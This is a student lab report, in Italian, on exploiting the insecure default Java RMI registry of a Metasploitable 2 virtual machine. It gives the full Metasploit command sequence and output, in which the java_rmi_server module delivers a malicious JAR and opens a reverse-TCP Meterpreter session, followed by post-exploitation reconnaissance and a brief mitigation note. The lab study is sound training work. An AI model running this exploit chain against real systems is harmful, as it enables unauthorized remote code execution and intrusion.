

REPORT

Java RMI Exploitation

con Metasploit Framework

Java RMI Server

Meterpreter

Kali Linux

Exploitation della vulnerabilità Java RMI su Metasploitable 2

Studente: Alessandro Porfirio

Corso: Cyber Security & Ethical Hacking

Data: 22 Maggio 2026

Target IP: 192.168.11.112

Protocolli: Java RMI (1099/TCP)



Indice dei Contenuti

1 . Obiettivi dell'Esercitazione	3
1.1 Il servizio: Java RMI	3
2 . Configurazione dell'Ambiente Virtuale	3
2.1 Configurazione IP — Kali Linux	4
2.2 Configurazione IP — Metasploitable 2	5
2.3 Verifica connettività (ping)	5
3 . Ricognizione con Nmap	6
4 . Exploitation con Metasploit	6
4.1 Ricerca del modulo Java RMI	6
4.2 Selezione e configurazione dell'exploit	7
4.3 Esecuzione e sessione Meterpreter	7
5 . Raccolta Evidenze sulla Macchina Remota	8
5.1 Configurazione di rete (ifconfig)	8
5.2 Tabella di routing (route)	8
6 . Analisi Tecnica della Vulnerabilità	9
7 . Conclusioni	10

1. Obiettivi dell'Esercitazione

L'obiettivo principale di questa attività è stato consolidare le competenze pratiche nell'utilizzo di **Metasploit Framework**, uno dei tool di exploitation più diffusi nell'ambito del penetration testing.

L'esercizio si è focalizzato sulla duplice natura del security specialist: da un lato la **configurazione corretta dell'ambiente virtuale** (indirizzi IP statici, connettività) e dall'altro lo **sfruttamento di una vulnerabilità reale** nel servizio Java RMI tramite remote code execution.

Il laboratorio si è sviluppato in tre fasi: configurazione rete, ricognizione con nmap, e exploitation tramite msfconsole per ottenere una sessione **Meterpreter** sulla macchina remota, raccogliendo evidenze di rete.

1.1 Il Servizio: Java RMI

Java RMI (Remote Method Invocation) è un'API Java che permette l'invocazione di metodi su oggetti remoti. Il **registry RMI** sulla porta **1099/tcp** gestisce il lookup degli oggetti remoti. Nella configurazione di default non richiede autenticazione e permette il caricamento remoto di classi, rendendolo vulnerabile all'esecuzione di codice arbitrario.

Versione Metasploit	v6.4.116-dev — msfconsole
OS Attaccante	Kali Linux — ARM64
Target	Metasploitable 2 — Ubuntu 8.04 LTS
Exploit usato	exploit/multi/misc/java_rmi_server
Payload	java/meterpreter/reverse_tcp
Sessione ottenuta	Meterpreter session 1 — 192.168.11.112

2. Configurazione dell'Ambiente Virtuale

Prima di procedere con la fase offensiva è stato necessario configurare correttamente l'ambiente di laboratorio. Entrambe le macchine richiedevano un IP statico sulla subnet **192.168.11.0/24**.

Parametro	Kali Linux (Attaccante)	Metasploitable 2 (Vittima)
IP Address	192.168.11.111	192.168.11.112
Netmask	255.255.255.0	255.255.255.0
Gateway	192.168.11.1	192.168.11.1
Interfaccia	eth0	eth0
OS	Kali Linux (rolling)	Ubuntu 8.04 LTS

2.1 Configurazione IP — Kali Linux

Per rendere la configurazione permanente su Kali è stato modificato il file `/etc/network/interfaces` con privilegi root, definendo IP statico, netmask e gateway per eth0.



Figura 1 – Comando sudo nano /etc/network/interfaces su Kali




Figura 2 – Contenuto del file interfaces: IP statico 192.168.11.111 configurato




Figura 3 – Output ifconfig su Kali: eth0 con IP 192.168.11.111 attiva

2.2 Configurazione IP — Metasploitable 2

Analogamente su Metasploitable2 è stato impostato l'IP statico 192.168.11.112 tramite il file: `/etc/network/interfaces`.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

Figura 4 – File `/etc/network/interfaces` su Metasploitable: IP 192.168.11.112

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 72:a9:62:7e:6d:c7
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::70a9:62ff:fe7e:6dc7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:342 (342.0 B)  TX bytes:4998 (4.8 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7027 (6.8 KB)  TX bytes:7027 (6.8 KB)
```

Figura 5 – Output `ifconfig` su Metasploitable: `eth0` con IP 192.168.11.112

2.3 Verifica Connettività — Ping

Dopo aver configurato gli indirizzi, ho proceduto col verificare la connettività col ping . Il risultato ha confermato **0% packet loss** e latenza media di ~2 ms,quindi posso affermare che le due macchine comunicano.

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=4.18 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.40 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.38 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=2.41 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.58 ms
^C
— 192.168.11.112 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 1.375/2.187/4.176/1.063 ms
```

Figura 6 – Ping da Kali verso Metasploitable: 0% packet loss, latenza ~2ms

3. Ricognizione con Nmap

Con la connettività verificata è stata eseguita una scansione mirata sulla porta **1099/tcp** del target, porta standard del Java RMI Registry:

```
nmap -sV -p 1099 192.168.11.112
```

La scansione ha confermato che la porta è **aperta** e ospita il servizio **java-rmi GNU Classpath grmiregistry** un registry RMI Java nella configurazione di default, vulnerabile a remote code execution senza autenticazione.

```
(kali@kali)-[~]
└─$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-22 05:00 -0400
Nmap scan report for 192.168.11.112 (192.168.11.112)
Host is up (0.00065s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry
MAC Address: 72:A9:62:7E:6D:C7 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 6.22 seconds
```

Figura 7 – nmap -sV -p 1099: servizio java-rmi aperto su 192.168.11.112

4. Exploitation con Metasploit

4.1 Ricerca del Modulo JavaRMI

Avviato msfconsole, ho effettuato la ricerca dei moduli disponibili:

```
search java_rmi
```

È emerso il modulo all'indice **1**: **exploit/multi/misc/java_rmi_server**, classificato **excellent** con check **Yes**. Sfrutta la configurazione insicura del server Java RMI per ottenere RCE tramite caricamento dinamico di classi.

```
msf > search java_rmi

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  D
-  -
0  auxiliary/gather/java_rmi_registry       .               normal No     J
ava RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server       2011-10-15      excellent Yes    J
ava RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)         .               .     .     .
3  \ target: Windows x86 (Native Payload)   .               .     .     .
4  \ target: Linux x86 (Native Payload)     .               .     .     .
5  \ target: Mac OS X PPC (Native Payload)  .               .     .     .
6  \ target: Mac OS X x86 (Native Payload)  .               .     .     .
7  auxiliary/scanner/misc/java_rmi_server   2011-10-15      normal No     J
ava RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     J
ava RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/br
owser/java_rmi_connection_impl
```

Figura 8 – 'search java_rmi': modulo exploit/multi/misc/java_rmi_server identificato

4.2 Selezione e Configurazione dell'Exploit

Il modulo è stato caricato con `use 1`. Metasploit ha configurato automaticamente il payload `java/meterpreter/reverse_tcp`.

```
msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Figura 9 – Selezione con 'use 1': payload `java/meterpreter/reverse_tcp` configurato

Parametri configurati con `show options`:

- `RHOSTS` 192.168.11.112 – IP target Metasploitable
- `LHOST` 192.168.11.111 – IP attaccante Kali
- `RPORT` 1099 – porta registry RMI (default) `LPORT` 4444
- `-port` listener reverse shell

```
msf exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SRVSSL    | false           | no       | Negotiate SSL/TLS for local server connections                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


View the full module info with the info, or info -d command.
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Figura 10 – Show options: `RHOSTS=192.168.11.112`, `LHOST=192.168.11.111` configurati

4.3 Esecuzione e Apertura Sessione Meterpreter

Il flusso automatico dell'exploit ha eseguito:

- Avvio reverse TCP handler su 192.168.11.111:4444
- Connessione al registry RMI sulla porta 1099
- Invio header RMI e payload JAR malevolo via chiamata RMI
- Sending stage (58.073 bytes) al target
- Apertura Meterpreter session 1 — 192.168.11.111:4444 → 192.168.11.112:33096

✓ **METERPRETER SESSION 1 OPENED — 192.168.11.111:4444
→ 192.168.11.112:33096**

```
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/etcnCVt
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33096) at 2026-05-22 05:18:13 -0400

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::70a9:62ff:fe7e:6dc7
IPv6 Netmask : ::

meterpreter >
```

Figura 11 – Exploit riuscito: Meterpreter session 1 aperta, ifconfig eseguito

5. Raccolta Evidenze sulla Macchina Remota

5.1 Configurazione di Rete (ifconfig)

Il comando `ifconfig` mi ha restituito la configurazione completa delle interfacce di rete del target:

Interfaccia	IPv4 Address	Netmask	IPv6 Address
lo (loopback)	127.0.0.1	255.0.0.0	::1
eth0	192.168.11.112	255.255.255.0	fe80::70a9:62ff:fe7e:6dc7

5.2 Tabella di Routing (route)

Il comando `route` mi ha mostrato la tabella di routing IPv4 e IPv6 della macchina vittima:

Tipo	Subnet	Netmask	Gateway
IPv4	127.0.0.1	255.0.0.0	0.0.0.0
IPv4	192.168.11.112	255.255.255.0	0.0.0.0
IPv6	::1	::	::
IPv6	fe80::70a9:62ff:fe7e:6dc7	::	::


```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====

Subnet                Netmask  Gateway  Metric  Interface
-----
::1                   ::       ::       ::       ::
fe80::70a9:62ff:fe7e:6dc7 ::       ::       ::       ::
meterpreter >

```

Figura 12 – Comando 'route' in Meterpreter: tabella routing IPv4 e IPv6

6. Analisi Tecnica della Vulnerabilità

La vulnerabilità risiede nella **configurazione di default insicura del registry JavaRMI**. Tre fattori hanno reso possibile l'attacco:

- **Nessuna autenticazione** sul registry: qualsiasi client può connettersi e invocare oggetti remoti.
- **Caricamento remoto di classi abilitato**: la JVM accetta ed esegue classi caricate da URL remoti.
- **Porta 1099 esposta** senza firewall o ACL.

Fase	Azione	Risultato
1 — Recon	nmap -sV -p 1099	java-rmi identificato e aperto
2 — Connect	Connessione al registry RMI	Raggiungibile senza autenticazione
3 — Payload	Invio JAR malevolo via RMI call	JVM target esegue il codice
4 — Stage	Sending stage 58.073 bytes	Meterpreter caricato in memoria
5 — Shell	Session 1 opened	Shell remota su 192.168.11.112

Nota sulla mitigazione: Per prevenire questo tipo di attacco: non esporre il registry RMI su interfacce pubbliche; abilitare un SecurityManager Java con policy restrittive che neghino il caricamento remoto di classi; aggiornare Java a versioni recenti; filtrare la porta 1099 con firewall.

7. Conclusioni

Questa esercitazione ha evidenziato in modo pratico come un servizio Java RMI esposto con una semplice configurazione di default rappresenti un vettore critico, sfruttabile con strumenti standard in pochi minuti. La lezione più importante: **la configurazione è parte integrante della sicurezza**, non un'attività separata.

Fase	Attività	Esito
1 — Setup	IP statico Kali + Metasploitable	✓ Completato
2 — Verifica	Ping e test connettività	✓ 0% packet loss
3 — Recon	Nmap porta 1099	✓ java-rmi identificato
4 — Exploit	java_rmi_server Metasploit	✓ Meterpreter session 1
5 — Evidence	ifconfig + route su target	✓ Evidenze raccolte

Questa esperienza ha rappresentato un momento importante nel mio percorso di formazione in cybersecurity. Ho eseguito in modo autonomo e consapevole l'intera kill chain di un attacco: dalla configurazione dell'ambiente, alla ricognizione, fino alla compromissione del sistema target e alla raccolta di evidenze sulla macchina remota.

Ho imparato che Metasploit non è solo un tool, è un metodo di lavoro: la ricerca del modulo, la lettura delle opzioni, la scelta del payload e la gestione della sessione sono competenze che ora padroneggio e che posso applicare a contesti diversi, da Java RMI a PostgreSQL, da Icecast a qualsiasi altro servizio vulnerabile, come abbiamo visto anche nelle esercitazioni settimanali.

Ho inoltre compreso il valore della sessione Meterpreter come punto di osservazione: una volta dentro, il sistema target diventa “trasparente”. Con pochi comandi ho potuto vedere la configurazione di rete, le route, i processi attivi, esattamente come farebbe un attaccante reale durante la fase di post-exploitation.

Infine, posso affermare che il passaggio che ritengo più formativo è stato comprendere che entrare in un sistema non è magia, è il frutto di una sequenza logica e metodica di procedimenti: identificare un servizio esposto, trovare il modulo corretto, configurarlo con precisione, e lasciare che l'exploit faccia il suo lavoro. Oggi posso replicare questo processo su qualsiasi target che esponga un servizio vulnerabile noto.